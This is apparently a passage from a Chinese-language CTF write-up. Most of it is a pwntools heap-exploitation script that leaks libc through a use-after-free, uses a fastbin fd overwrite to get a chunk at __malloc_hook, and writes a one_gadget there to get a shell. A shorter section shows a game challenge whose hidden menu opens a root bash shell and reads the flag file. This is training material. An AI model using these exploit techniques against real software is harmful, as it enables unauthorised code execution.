# 1. 泄露 libc
# ------------------------------
# 大堆块 -> unsorted bin
add(0, 0x500)
# 垫个小块
add(1, 0x10)
# fastbin 用的块
add(2, 0x60)

# 释放大块，让它进 unsorted bin
delete(0)

# UAF 读取 fd 指针，泄露 main_arena
view(0)
p.recvline()                    # 跳过菜单里的提示之类的
leak = u64(p.recvline().strip().ljust(8, b'\x00'))
log.info('main_arena leak: 0x{:x}'.format(leak))

# 偏移根据题目给的 libc 版本来
libc_base = leak - 0x3c4b78
log.success('libc base: 0x{:x}'.format(libc_base))

```


```python
# ------------------------------
# 2. fastbin attack -> __malloc_hook
# ------------------------------
malloc_hook   = libc_base + 0x3c4b10
one_gadget    = libc_base + 0x453a0      # 题里给的 one_gadget 偏移
log.info('__malloc_hook: 0x{:x}'.format(malloc_hook))
log.info('one_gadget:    0x{:x}'.format(one_gadget))

# 先把 0x60 的 fastbin 块 free 掉
delete(2)

# 利用 UAF 修改 fastbin 的 fd 指针
# 目标是把 fd 指向 malloc_hook-0x23
fake_fd = malloc_hook - 0x23
update(2, 8, p64(fake_fd))

# 申请两次同大小的 chunk
# 第一次拿回原来的 fastbin 块
add(0, 0x60)
# 第二次就能拿到落在 malloc_hook-0x23 的伪 chunk
add(1, 0x60)

# ------------------------------
# 3. 覆盖 __malloc_hook 为 one_gadget
# ------------------------------
# 布局: [padding(0x13)] + [one_gadget]
payload  = b'A' * 0x13
payload += p64(one_gadget)

update(1, len(payload), payload)
trigger_size = libc_base + 0x18ce57
add(2, trigger_size)

p.interactive()
```

打通


```
> flag{2a0354371911de13fed38f29cba79c90}
```

# GAME-我勒个超级玛丽奥





发现右键有菜单




开bash

```
root@a1d748838ba8: /app/flags
root@a1d748838ba8:/app# ls
Dockerfile     flags                 resources  supervisord.conf
README_CTF.md  main.py               source     supervisord.log
__pycache__    performance_config.py start.sh   supervisord.pid
root@a1d748838ba8:/app# cd flags
root@a1d748838ba8:/app/flags# ls
victory_flag.txt
root@a1d748838ba8:/app/flags# cat victory_flag.txt
flag{5b7705a6d6f9920c41448c3449935339}
root@a1d748838ba8:/app/flags#
```